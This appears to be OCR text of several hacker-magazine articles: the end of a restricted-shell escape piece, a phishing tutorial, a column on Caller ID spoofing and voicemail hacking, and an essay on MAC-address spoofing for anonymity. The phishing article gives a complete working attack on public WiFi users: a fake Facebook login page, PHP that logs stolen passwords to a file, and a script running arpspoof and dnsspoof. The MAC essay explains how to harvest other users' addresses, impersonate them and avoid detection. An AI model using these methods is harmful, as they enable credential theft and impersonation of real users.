Aha! When a file is redirected like this, the contents of the file are passed to the shell as if it had all been typed in on the command line by the user. Since each line is obviously an invalid command, our rudimentary "echo" command comes to the rescue and we can see the file contents. We now have a method to display the contents of files, just like the disabled "cat" command!

```
$ sh < /etc/shadow
-sh: cannot open /etc/shadow:
➥ Permission denied
```

Well, perhaps not every file. But this requires that we know the filenames already. What if we don't? Trying out some more commands reveals that those related to flow control are still enabled (if/then/else, etc.). This means a "for" loop can be used to do something with a list of words, like you might get out of a wildcard expansion....


```
$ for I in /*; do $I; done
-sh: /bin: Permission denied
-sh: /dev: Permission denied
-sh: /etc: Permission denied
...
```

What this does is make use of the "for" loop to run a command against every file in the list. We are using our rudimentary "echo" command again (attempting to run something) to see each name in the list. Thanks to this, we now have a way of listing files on the system without the "ls" command.

Unfortunately, after much experimentation, that's as far as I got! I was able to copy files off the device via its serial port (by redirecting a file into a communication command, like viewing /etc/passwd above), but in the end I found it much easier to download the device's firmware and extract the filesystem images. Browsing through these revealed some hidden commands which removed the restrictions. But I hope this article provokes some thought about how you can use things in unusual ways to get around whatever nonsensical restrictions might be imposed upon you!

Big raspberry to Dell for using GPL code in the device's firmware, but making sure the source code released cannot be compiled.

Phishing on an iDevice



by Jared DeWitt

This article was written with the intent that none of this be used for malicious acts. This is only a proof of concept and should never be used for any personal gain.

In this article, I will be going over how to turn your iDevice into a phishing device, allowing you to act as a trusted site, faking the user into giving up personal information. In this example, we'll be gaining facebook.com account information.

The idea is simple. You'll connect to a public wireless network from your iDevice, spoof the gateway's DNS entry for facebook.com, and then host your own version of facebook.com. Your own version will prompt the user for username/password, then log it to a file, and redirect to an error page.

I got this idea while watching a podcast from *Hak5*. Darren used a device called a Pineapple. I, being cheap, decided to try something similar with my iPhone instead of purchasing another piece of gear. (Thanks, Darren!)

List of needed things on your iDevice before we continue:

- Jailbreak it
- APT (I installed APT
  0.7 HTTPS Method)
- OpenSSH

Login to your device from a computer via SSH. We'll need to install a few things via apt-get. First order of business is to install a web server capable of serving out PHP pages. I used lighttpd and php. To install:

```
root# apt-get install lighttpd -y
root# apt-get install php -y
```

Now we have to configure lighttpd for a few things. The config I'm posting here is mainly to redirect my web root to /htdocs, allow PHP pages, and allow MIME types for Chrome and Firefox browsers. You'll want to store this config as lighttpd.conf in /etc/lighttpd/. You might need to create the folders.

```
include "mod_fastcgi.conf"
server.document-root = "/htdocs"
server.port = 80
server.tag ="lighttpd"
server.errorlog             = "/htdocs/log/error.log"
accesslog.filename          = "/htdocs/log/access.log"
mimetype.use-xattr          = "disable"
## mimetype mapping
mimetype.assign              = (
  ".jpg"          =>      "image/jpeg",
  ".jpeg"         =>      "image/jpeg",
  ".png"          =>      "image/png",
  ".css"          =>      "text/css",
  ".html"         =>      "text/html",
  ".htm"          =>      "text/html",
  ".js"           =>      "text/javascript",
# make the default mime type application/octet-stream.
  ""              =>      "application/octet-stream",
)
#Lines added below to enable PHP
server.modules               = (
        "mod_access",
        "mod_accesslog",
        "mod_fastcgi",
        "mod_rewrite",
        "mod_auth",
        "mod_fastcgi"
)
index-file.names = ( "index.html")
```

You should now be able to start your lighttpd server.

```
root# lighttpd -f /etc/lighttpd/lighttpd.conf
```

The next step is to create a fake Facebook page. I recommend heading over to the facebook.com main page and "Save Page As" and save it somewhere as "web complete". You'll want to upload those to your iDevice's /htdocs folder via SCP.

Rename facebook.html to index.html. Edit index.html to save the username field as "name" and the password to "pass". Also, edit the submit button to launch error.php.

Create an error.php file in /htdocs. You can use this one (borrowed from Darren over at *Hak5*).

```
<?php
$ref = $_SERVER['HTTP_REFERER'];
$today = date("F j, Y, g:i a");
if (isset($_POST['name']) && !empty($_POST['name'])) {
        $nam = stripslashes($_POST['name']);
        $pas = stripslashes($_POST['pass']);
        $nam = htmlspecialchars($nam, ENT_QUOTES);
        $pas = htmlspecialchars($pas, ENT_QUOTES);
        $content = $today . " -- " . $ref . " -- " . $nam .
                ➥ " -- " . $pas;
        $filed = @fopen("bitches.txt", "a+");
        @fwrite($filed, "$content\n");
        @fclose($filed);
}
?>

<html><body>
<h1>503: Service Temporarily Unavailable</h1>
</body></html>
```

Also, create a text file for error.php to dump the creds into. In this case, it will be bitches.txt (thanks again, Darren).

Now, whenever someone hits your index.html, they'll be presented with a page that looks very similar to Facebook. When they sign into your fake site, it will snag the name and password entries and stick them in bitches.txt and redirect to a 503 page.

Our phishing page is now built! We just have to make sure people get redirected to it when trying to actually hit facebook.com. For this task, we'll be using Dsniff. Oh, how we love you, Dsniff. I found a good copy in Cydia from theWorm repo (`http://Theworm.altervista.org/cydia`). Dsniff is used to spoof the DNS entry for facebook.com to our device. There are other ways to MITM, but it's simplest to use a dnsspoof.

You'll now want a terminal on your device so you don't have to pull up a computer to initiate the attack. There are plenty out there to download. Find one you like in Cydia. I personally use MobileTerminal.

This next one is optional, but handy. Go get insomnia in Cydia. It keeps your WiFi active while it's locked.

I created a simple shell script to allow you to initiate everything all with one command instead of multiple. Save the following as pwn.sh in /var/root. (I snagged most of this from trcx over at ihackmyi.com.)

```
iDeviceIP=`ifconfig en0 | grep "inet " | awk '/inet/ { print $2 }'`
routerIP=`netstat -r | grep default | grep en0 | grep -oE
        ➥ '([[:digit:]]{1,3}\.){3}[[:digit:]]{1,3}'`
fURL=*.facebook.com
clear
echo $iDeviceIP
echo $routerIP
echo $fURL
sleep 2
clear
echo "[+] Writing etc/dnsspoof.conf"
echo "$iDeviceIP""        ""$fURL" > /etc/dnsspoof.conf
sleep 2
echo "[>>>] Launching Attack!"
echo "[>>>] Starting httpd server"
lighttpd -f /etc/lighttpd/lighttpd.conf
sleep 2
arpspoof $routerIP | dnsspoof -f /etc/dnsspoof.conf
```

Initiate the attack (about time!)

Connect to a public WiFi network from your device.

Open up a terminal and become root.

Launch your pwn.sh

Have a cup of coffee and `tail -f /htdocs/bitches.txt`

Thanks for sticking with me on this one!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's the beginning of my second fall in Beijing. Here, the season is short but spectacular, with hot humid summer days yielding to crisp autumn nights. The weather is dry and seemingly everyone comes out to enjoy the city.

Telephone etiquette and culture is different in China than in the U.S. Here, seemingly whenever and wherever a phone rings, it is answered, no matter what is going on. I wouldn't be surprised if a surgeon interrupted open heart surgery to answer his cell phone. People tend to pay little heed to the relative importance of the person immediately at hand, even dismissively telling their boss "deng yi xia" (Chinese for "wait a moment") to answer their mobile phone in mid-meeting. While Caller ID exists here, people don't really put much stock in it. It doesn't always work reliably and people often borrow one another's phones to make calls anyway. This leads to a very high proportion of telemarketing calls being answered in China.

There are also differences in returning missed calls. In the U.S., people almost always return missed calls based on the Caller ID number. Here, this is never done. There are some devious tricks that unscrupulous individuals play by spoofing the Caller ID of premium rate numbers. These will quickly drain your prepaid account of all funds. Chinese people are suspicious of returning calls from any number they don't recognize, so they'll never return calls.

The one thing that Chinese people do rely on is SMS messages. If you send an SMS, it's generally from your own phone, and there isn't any apparent risk in returning an SMS message because the scourge of premium rate SMS doesn't seem to have arrived in China yet. Chinese people seem to call at least as much as they text, but text messages are almost always returned.

What a contrast to the U.S.! When I call my friends from China, I really never know what is going to show up on someone's Caller ID. It could be the full 13-digit number I'm calling from (including country code), or some truncated part of that, or a U.S. number that is sent as the CPN, or the dreaded "unavailable." My particular group of friends is largely convinced that a Caller ID they don't recognize (and especially a "private" or "unavailable" number) means that there is a monster calling, and they will never answer the phone. Some of them have made an exception for me, knowing that I am in China, but others I can only call from my office (which has a U.S. line). Since I sharply limit my personal calls from work, these people hear from me much less often than they used to.

What a difference from a generation ago, where there was no such thing as Caller ID. Now everyone relies on it, and worse yet, they believe in it! Never once, since the time that CLASS features were invented, has Caller ID ever been impossible to spoof. And yet, if you believe governments everywhere from the U.S. to the U.K., Caller ID spoofing is somehow a horrible malicious problem brought to you by evil hackers that must be stopped with new laws.

You can fix every technology problem with a hastily enacted law, right?

The information that shows up on your Caller ID display is an SS7 field called CPN, for "Calling Party Number." By design, this can be different from your ANI, which is the billing telephone number you are actually calling from. Consider the case of my office phone, a VoIP solution with a U.S. number. It has a DID (Direct Inward Dial) in the 425 area code. The DIOD (Direct Outward Dial, also called DOD) is also used as the BTN/ANI, and it is in the 206 area code. Neither of these will appear on your Caller ID, though. You will see the CPN, which is spoofed! This number reaches the main switchboard of my company. And, believe it or not, this arrangement was nearly outlawed by the "Truth in Caller ID Act." The very name of the law belies the reality: deception is actually a useful feature of Caller ID, and is there by design. Fortunately, the telecommunications lobby managed to water down the law to the point where it won't get in the way of my usual Central Office operations.

Caller ID spoofing has always been common, but wasn't available on-demand or marketed as a service until recently. Anyone with a T1 or PRI ISDN and a PBX has been able to spoof Caller ID for decades. However, VoIP has made it a lot easier. Many retail and

wholesale VoIP networks will send any Caller ID their customer wants them to send. For example, the wholesale VoIP provider that I use at home accepts my Google Voice number as Caller ID. Using a soft PBX such as Asterisk, this can be configured on-demand. Some commercial services are specifically designed for Caller ID spoofing. This type of service can be useful for legitimate reasons; for example, when calling the U.S. from overseas, Caller ID is not reliable. However, using a service like SpoofCard, I can reliably send Caller ID with a number the recipient recognizes as important.

After 168 years, News of the World, a London tabloid, ceased publication amid scandal that reached into the upper echelons of British public life. Headlines screamed about phone hacking, and news stories told of "sophisticated attacks" on voicemail systems that allowed eavesdropping editors to spy on celebrities and politicians. The attacks really weren't that sophisticated, though. They just took advantage of systems that considered Caller ID trustworthy. It's not, and it never was.

Until recently - when filthy CLECs and wireless providers who should have known better finally learned their lesson - many voicemail systems were equipped with a "Skip PIN" feature. If your Caller ID matched the number assigned to the voicemail box, the system would let you right in - no password required! Some voicemail systems will even let you listen to messages and then tag them as unheard, so, if you can get in this way, it's easily possible to eavesdrop on voice messages with no chance of being discovered. Mind you, it's as easy to spoof Caller ID in the U.K. as it is in the U.S., so this was hardly a sophisticated attack. Given the levels of government that this scandal reached, I have to wonder why nobody ever talked to a Central Office technician. We've been doing "service monitoring" for years, and we're a lot better than politicians and police chiefs at keeping quiet.


It's not just voicemail systems that rely on Caller ID. Businesses relying on customer relationship management systems - from banks to pizza delivery - also rely on Caller ID. The most dangerous example is poorly configured 911 centers. This can result in "SWATting," a practice in which malicious callers to 911 backdoor numbers claim that a dangerous situation (such as a hostage crisis) is taking place at a location associated with a spoofed Caller ID. The police do exactly what you hope they'd do in this sort of situation; they respond with a SWAT team, helicopter, vicious dogs, etc., creating an extremely dangerous situation for all parties concerned. It'd be irresponsible of me to go into too much detail about how this works, but it's happened on more than one occasion, it's easy to do, it's far too easy to get away with, and it's almost impossible to defend the network against this sort of thing. Now that the VoIP genie is out the bottle, it's next to impossible to put it back.

If you think that the danger of spoofing ends with Caller ID, it doesn't. Now that so many VoIP companies (often located in countries with weak regulatory environments) have direct access to SS7 networks, ANI can easily be spoofed as well. So, you can't even rely on using a toll-free number and authenticating based on ANI data anymore. It doesn't stop there: you can even spoof SMS. Frighteningly enough, one of the banks I use in China has SMS banking. If you set this up (obviously, I haven't), it literally allows you to wire money with a simple SMS command. Fortunately, you can only wire it within China, and RMB is non-convertible so there might be some hope of getting back a fraudulent transfer, but banking laws here are very different from the U.S. Most loss situations are the customer's liability (unless you can prove there is a bank error), even if fraud is involved. Nigerian scammers, take note: it's a lot easier to chop RMB than to chop dollars.

Today's Internet is built on the assumption of anonymity where you can't trust anyone unless verified otherwise. Unfortunately, telephone networks were designed with the opposite philosophy, and marrying the two has occurred at a breakneck pace with barely any thought as to what could go sideways. At this point, you can't trust that any call or SMS is from who you think it's from. In fact, it may be better to pick up a call that comes from "Private" or "Unavailable." After all, at least then, you know it's probably a monster calling.

References

- *SpoofCard*: `http://www.spoofcard.com` - spoof Caller ID and SMS
- *ICBC SMS Banking*: `http://www.icbc➥.com.cn/icbc/e-banking/per➥sonalebankingservice/banking➥home/mobilebankingsms/`
- *News Of The World*: `http://www.newsof➥theworld.co.uk/`
- *I Go Chop Your Dollar*: `http://www.you➥tube.com/watch?v=f1nKR3gYRY8`



Network Anonymity Through "MAC Swapping"

by A Sayler

Due to numerous legal challenges, universities and other administrators of large managed networks have been routinely forced to turn over network usage records and match network activities to specific users. Most of these managed networks authenticate and identify users of the network based off of their MAC address, requiring users to register MAC addresses that they may be using and associate them with their user accounts. All of a user's network activity is associated through a user's registered MAC address and the IP address which it has been assigned. MAC addresses, however, are not static, and changing one's MAC address (or assuming the MAC address of an alternate network user) is a trivial operation. This article will discuss some methods of exploiting MAC spoofing to gain anonymity on university, corporate, or similar networks. We will also explore the legal ramifications of using MAC addresses as proof of user identity given the availability of such methods.

Introduction

The rise of the Communication Age, built atop the ubiquitous digital networking technologies of the late 20th century, has redefined anonymity within our society. We now live in a world where one can publish or share their ideas with the planet without needing to reveal or prove their identity.

But how anonymous really is this Internet that we have built? At some point, most of us have to pay our ISP for access to the net, and thus, in most cases must reveal our identity for billing purposes. On public, corporate, or university networks, users are often required to register the devices through which they access the Internet, adding another means of identification.

While anonymity can certainly be abused, the ability to operate and speak anonymously is a fundamental and essential tenet underlying the freedom of information and expression. From DMCA violation enforcement to censorship and monitoring, the ability of users to remain anonymous, or lack thereof, has a profound impact, and one that must not be taken lightly.

Let's dive into what Internet anonymity means and the discussion of a neat trick for helping to obtain it (at least on school, cooperate, and similar registration-based networks).

Note: The techniques discussed here are designed to work on school, corporate, or public networks where users connect directly to the network via a NIC. These techniques will not work to gain anonymity on your home cable, DSL connection, or other private connection for reasons that should become obvious below.

Enemies of Anonymity

Allowing users to remain anonymous makes them far more difficult to control. Thus, there are many groups with a vested interest in eliminating network anonymity. From the RIAA and MPAA and their "takedown" notices to various governments and corporations, there is no shortage of those who will strive to unmask users of the Internet. Often, these organization will leverage the legal system to force ISPs or other network operators to give up the identities of their users. Due to billing necessities and basic practicality, we often must cede our identities to our ISP, network admins, or other organizations, and when these organizations can be forced pass this information on to anyone with the right lawyers, maintaining anonymity on the net can be very difficult.

Still, the ability of network operators to reliably match actions to known user identities is not guaranteed. To see how one might retain their anonymity on the net, we must understand the basics of the network underlying technology.

Ethernet, IP, and DHCP

Ethernet was developed by Robert Metcalfe at Xerox PARC in the early 1970s. Ethernet embodies the physical and link layers of the TCP/IP network reference stack. It is by far the most common system for networking computers, both within local network installations and as part of the wider Internet.

Ethernet assigns each physical node on the network a link layer address called a Media Access Control (MAC) address. MAC addresses are 48 bit (6 byte) addresses that are generally assigned to

each physical Ethernet interface at the time of it's manufacture. Thus, an Ethernet device normally has a single, permanent MAC address free from the need for any specific user configuration or selection. Despite this permanent 1:1 intent, most devices allow the user to programmatically modify their MAC address. Sometimes, this is a necessary feature to enable fail-over operation in redundant multi-Ethernet device configurations. Other times, it is the means for enabling Ethernet multicasting and other advanced configurations. While Ethernet is the standard link layer protocol, it is not well suited for inter-network communication. Thus, we use the IP protocol to facilitate Internet communication. IP addresses, unlike MAC addresses, tend to be user or system defined, and are often dynamically allocated.

The DHCP provides a widely used means to automatically assign IP addresses to Ethernet network devices. It does this via a client/server system in which the client identifies itself via its MAC address and requests an IP address. The server then provides the device with a valid IP address based off either a preexisting assignment for the given MAC address or by selecting the next available IP address in an internal pool. Thus, the DHCP system defines a relationship between a device's Ethernet MAC address and its Internet IP address. The details of DHCP are most recently defined in RFC 2131.

MAC Authentication

Many network operators take the MAC/IP relationship a step further by using MAC addresses as a form of client identification. The rationale behind this approach is that MAC addresses are normally permanent, whereas IP addresses are assumed to be dynamic. Thus, a user's MAC address can (supposedly) be used as a constant identifier for the user on the network.

In such a system, when a user connects to the network, the network checks the device's MAC address against a table of known MAC addresses for registered users. If a match is found, the network assigns the device an IP address allowing it to communicate on the Internet. If no match is found, the user is normally placed in some form of temporary IP sandbox where no external communication is possible beyond allowing the user to identify themselves to the network operator and register their MAC address.

Figure 1 shows a model for implementing just such a system. Such MAC authentication systems tend to be tightly integrated with the standard DHCP system. They simply add an additional component that validates the MAC address before issuing a DHCP response.

Many public, university, and corporate networks use this approach. When a user first accesses the network from a specific device, they are required to provide some form of personal




Figure 1: MAC Address Based Network Authentication Model

authentication (user credentials, ID, etc.) before their device is allowed to connect to the network. I'm sure many of you have encountered the ubiquitous "Please Register" screen when connecting to some form of public network at some point in your life. The DHCP/MAC authentication system then permanently associates the now registered MAC address with the given user.

MAC address validation and authentication systems like this not only allow the network operator to ensure that only paying/authorized users have access to their networks, they also allow the network operator to track network traffic back to specific users. Since the network operator now has a temporal record of which MAC addresses were assigned which IP addresses, and the users to which these MAC/IP combinations belong, the network operator can, theoretically, match any user to their public IP based on the DHCP records and the time the IP was in use.

This, of course, assumes a permanent and 1:1 relationship between users and MAC addresses, which, as we previously mentioned, is not always true.

Exploiting the Link Layer

So what happens when we violate the permanent MAC to User relationship that we previously discussed? What can we gain by exploiting the assumption that a MAC address always corresponds to its original user? How easy is it to "steal" another user's MAC address and assume their identity on the network?

MAC Harvesting

We'll start with the latter question first. Since a user's MAC address is present in every Ethernet frame on the local network, harvesting a list of registered MAC addresses for a given network is relatively easy. Simple sniffing tools like Wireshark or TCPDUMP can lead to large lists of valid MAC addresses.

Furthermore, every client on a network is required to maintain a list of MAC addresses

for other devices it has communicated with on the network as part of its ARP table. ARP tables maintain the local listing of MAC to IP address mappings and are a key part of any TCP/IP stack implementation. We can artificially enlarge the size of our ARP table to include the MAC addresses for an arbitrary set of clients on the network by ping sweeping a segment of the IP network using a tool like nmap. Dumping the resulting ARP table entries provides a list of MAC addresses for all reachable clients.

Thus, we see that obtaining a list of registered MAC addresses on a given network is relatively trivial for any user of the network. The user gathering these addresses won't have any knowledge of the MAC to User mapping of the addresses, but they will know that the MAC addresses have been successfully registered since they are active on the public network segment.

MAC Modification and Spoofing

What about modifying this supposed "permanent" MAC address? That, too, turns out to be fairly trivial (depending on one's operating system and NIC). There are perfectly legitimate, and often required, reasons for changing a MAC address. Indeed, the Ethernet specification even requires MAC addresses to be changeable. Changing one's MAC address can generally be done at either the hardware (NIC) or software (OS) level. This is due to the fact that most NIC drivers allow the OS to either pass them a full Ethernet frame, complete with a source MAC address already filled in, or to pass them a frame with a blank MAC address to which they insert their own address.

On Linux, changing your MAC address at the OS level is trivial. Simply use the `ifconfig` command with the `hw ether [MAC ADDRESS]` argument. This will modify the MAC address for a specific NIC until the next reboot. Most Linux distributions also provide some means by which you can permanently change your MAC address (so it persists between reboots) through the use of a network interface configuration file.

On Windows, some NIC drivers allow you to set your MAC address via the device properties menu. When this option is not supported, there are numerous third party tools that can be used to change your MAC address.

Avoiding Detection

Since the whole point of this MAC modding dance is to avoid giving your network operators the ability to track your actions, we should discuss how to undertake such a process without being detected.

The first place where one risks detection is in the harvesting of a set of MAC addresses. Active network sniffing can often be detected since it requires the user to perform some form of ARP poisoning or other technique that fools the local router into forwarding the client traffic that does not involve her. Passive network sniffing only works on unswitched networks (which, in this day and age, is primarily only wireless networks). And even passive sniffing can often be detected (if less reliably) through the use of anti-sniff products that try to identify sniffers through the extra network latency they cause for the client running them.

Pure ARP based MAC harvesting is completely transparent since the ARP process is a natural part of the TCP/IP model. That said, your ARP table normally only contains devices that you have directly communicated with. This provides a possible means for tracking a spoofed MAC address back to a specific user through the set of all devices with which the user has communicated and from which the user has had the opportunity to harvest MAC addresses. To increase the size of one's ARP table to the point where this becomes infeasible, we often employ techniques like ping sweeping, which can also be detected.

So how does one most readily avoid MAC harvesting detection? Three options seem most tenable:

Offline Wireless Sniffing: Many newer wireless chipsets include a "monitor" sniffing mode where they simply act as wireless radios reporting all traffic they see flying through the air. In this mode, they never actually connect to the wireless network, and thus provide no means to trace their actions through latency or other methods. Indeed, there is no record of these devices even having existed as far as the network is concerned.

Long Term ARP Collection: By constantly collecting and logging the MAC address of all devices with which you have ever communicated, one can generate a large MAC collection over a period of time. While this suffers from the same theoretical tracking vulnerability as using this approach in the short term, once one's collection of MAC addresses grows large enough, practical tracking become unlikely, if not impossible.

Cooperative Compilation: What if a group of network users get together and share their MAC addresses with each other in person (or via secure communications)? Now we have a collection of valid MAC addresses with no network based record of these users ever having had access to each other's MAC records. More on this later....

Even if we can evade detection on the MAC harvesting front, we must still evade detection on the spoofing front. To do this, we must be careful how we connect to the network with our spoofed address. First and foremost, physical, wired connections in private areas (dorm rooms, offices, etc.) are to be avoided. These locations provide a means for tracking traffic back to its physical source, and if that's your desk, your cover is blown, spoofed MAC address or otherwise.

Wireless networks seem to be the more robust choice for a successful undetected spoofing attempt. But, even here, we must be careful. If




Figure 2: Result of MAC spoofing in a DHCP/MAC Authorization system

one suddenly changes their MAC address and then reconnects to a small wireless network to which they were previously connected, they risk exposure by temporal correlation. "Client A disappears from the network and a moment later Client B appears" is a behavior that could be correlated over time to lead back to the spoofing user. Thus, only spoofing on large wireless networks and allowing some downtime between connecting to the network from one's real versus one's spoofed MAC address are desirable actions. Finally, what happens if we try to spoof a MAC address that is already in use on the network? In Ethernet and DHCP land, that's generally an implementation specific behavior. Often, it will result in a broken network connection for both the actual MAC holder and the spoofing party. It is also an obvious red flag that spoofing is occurring. Thus, it behooves us to ensure the MAC address that we are assuming is not already in use on the network at the time they wish to use it, and to ensure that this remains true through our entire use of the address. Remember, our goal is operation anonymity, not a DOS attack.

Results and Consequences

So what does the ability to harvest and modify MAC addresses buy us? By itself, not much. Indeed, one's MAC address is rarely present at the endpoint of a packet sent over the Internet since MAC addresses are part of the local Ethernet network. They get blown away and replaced each time a packet traverses to a separate segment of the IP network (i.e., the Internet).

Where a new MAC address buys us ground is in the fact that under DHCP/MAC authentication systems, changing our MAC address also changes our IP address, and thus the user to which all of our network interactions point. Figure 2 shows the result of assuming another user's MAC address (i.e., Andy assumes Ben's MAC) in such a system.

Now, as far as the network operator is concerned, any action Andy takes will be attributed to Ben. Thus, we have gained a form of anonymity through our use of MAC spoofing. Our network actions are no longer associated with us. By frequently changing the user whose MAC address we have assumed, we can increase this level of anonymity.

While this technique provides a form of anonymity, it is also a form of impersonation. In situations where we have not obtained another user's permission to use her identify, we are treading on what is probably unethical (legal or otherwise) ground. Anonymity at the expense of others is not our goal. We will address this issue in the next section.

Building an Anonymous Network

How do we leverage MAC spoofing to gain anonymity without treading on the rights of other network users? The key is cooperation with other users. Each network user in the DHCP/MAC authentication paradigm is required to register his or her MAC address once. Once registered, the user's MAC address has free access on the network. There is no compelling reason or benefit to retaining your own MAC address after you have registered it if you have access to another registered MAC address. How can we exploit this fact?

Cooperative Spoofing

The answer is "by trading MAC addresses with other registered users." The more, the merrier. And it's best if you don't even know with whom you are trading. This turns the MAC authentication paradigm on its head. The network operators can still require users to identify themselves to gain their initial network access, but if the users then jumble their MAC to User associations, this initial identification can no longer lead to future association.




Figure 3: A "MAC Swapping Party"

In its simplest implementation, such a system could be built through real world "MAC swapping parties." Such parties would involve a group of authorized network users gathering together, each with their single authorized and traceable MAC address in hand. All users at the party then throw their MAC addresses into a hat and take turns drawing new MAC addresses. Now each user

has the means to access the network without their actions being traced back to them. Indeed, they don't even know who specifically their actions trace back to. They can now use the network, secure in the fact that they have a sound alibi that breaks any MAC to User associations the network operator may try to assert. Figure 3 illustrates this concept. Want more anonymity? Increase the number of people at the party. Hold parties each week. Swap early and swap often. Welcome to the great MAC to User randomization system.

While such a system is certainly effective in subverting the operator's ability to associate MAC addresses with specific users, it has some impractical consequences. Namely, it's difficult to organize a group of people to meet frequently and perform a swap. It also ignores the fact that changing one's MAC address is a process that, while simple, isn't widely understood by the average user. Can we automate this process to make it simpler to join?

Automating the System

Imagining a system that automates the swapping of MAC addresses is not difficult. While there are many considerations in implementing such a system, conceptually, the process is the same as a physical "swapping party."

A good automated MAC swapping system would involve some piece of software that users could install on their computer. This software would record the user's current MAC address, and then report this MAC address to a central or distributed MAC pool. In return, the software would receive a new address from the pool. The software could be configured to perform this swap at each boot.

The software will need to employ some form of encryption to avoid revealing which MAC address was volunteered to the pool. The pool would also need at least a few spare MAC addresses to ensure a free MAC address is always available for each swap. Obtaining such addresses, however, is not difficult since most MAC authentication systems have some means for allowing users to register arbitrary device MAC addresses (for your iPod, Kindle, etc.). This means a few users would just have to register a handful of "fake" MAC addresses and volunteer these to the pool to create a small buffer.

Results and Consequences

By making the MAC swapping process simple and automatic, we can drastically increase the number of users participating in the system. This, in turn, leads to greater anonymity. Thus, we can create an anonymous network under the MAC authentication paradigm by destroying the MAC to User associations on which it relies.

But are there downsides? Maybe. In a MAC swapping system we are trading the right to be the sole user of our native MAC address for some level of anonymity through randomization. This means that while our actions won't trace to us, they may trace to another user. Or, for that matter, another user's actions may trace back to us. While revealing our MAC swapping involvement should provide a reasonable doubt that the other user's actions are not our own, and thus avoid us taking the blame for such actions in a court of law, it may still lead to short term headaches. Furthermore, if the network operator decided to ban and punish instances of MAC swapping (legally or otherwise), revealing that you have swapped MAC addresses might get you in trouble even if it avoids you getting blamed for another user's actions.

Obviously we hope that network operators do not choose this course of action. Our system does not violate the basic goal of MAC authentication: ensuring only authorized user can access the network. It only breaks the secondary result of MAC authentication, the ability to trace user actions back to users. Nonetheless, crackdowns will occur.

The best defense against such a crackdown is in numbers. MAC swapping can be seen as a form of network activism. Essentially, it represents civil network disobedience. While a small group of MAC swappers could probably be punished or banned from the network, an entire university campus cannot. If enough people participate in such a system and demand their right to anonymity, cracking down on all such users becomes very difficult, both practically and politically.

Legal Ramifications

Where does large scale MAC swapping leave us legally - both as users and network operators?

The power of MAC spoofing lies only partially in the ability of one to assume another's network identity. Its power also lies in its ability to provide a reasonable doubt that a given MAC address corresponds - and always has corresponded - to a single given user. By assuming another's MAC address, we can avoid our actions being traced back to us. By claiming that another user may have assumed our MAC address, we can claim that our supposed actions were not our own. This one-two punch combo leads to a fairly robust legal defense and enough ambiguity to provide reasonable anonymity.

Thus MAC swapping provides not only a technological exploit to remaining anonymous, it provides a legal defense to attempts to identify network users based off of their registered MAC addresses. If enough people start participating in large scale MAC swapping systems, we can all reasonably claim that activity matched to our MAC address is not our own, whether it actually is or not.

Conclusion

In our ever more interconnected world, network anonymity is an important right. MAC swapping

provides an ethical, practical, and simple means towards gaining network anonymity on MAC authenticated networks. While it does not guard against all forms of inadvertently availing oneself on the network, it does provide a sound legal and technological basis for preventing network operators from identifying their users. Now we just need to build such a system and see what happens....

References

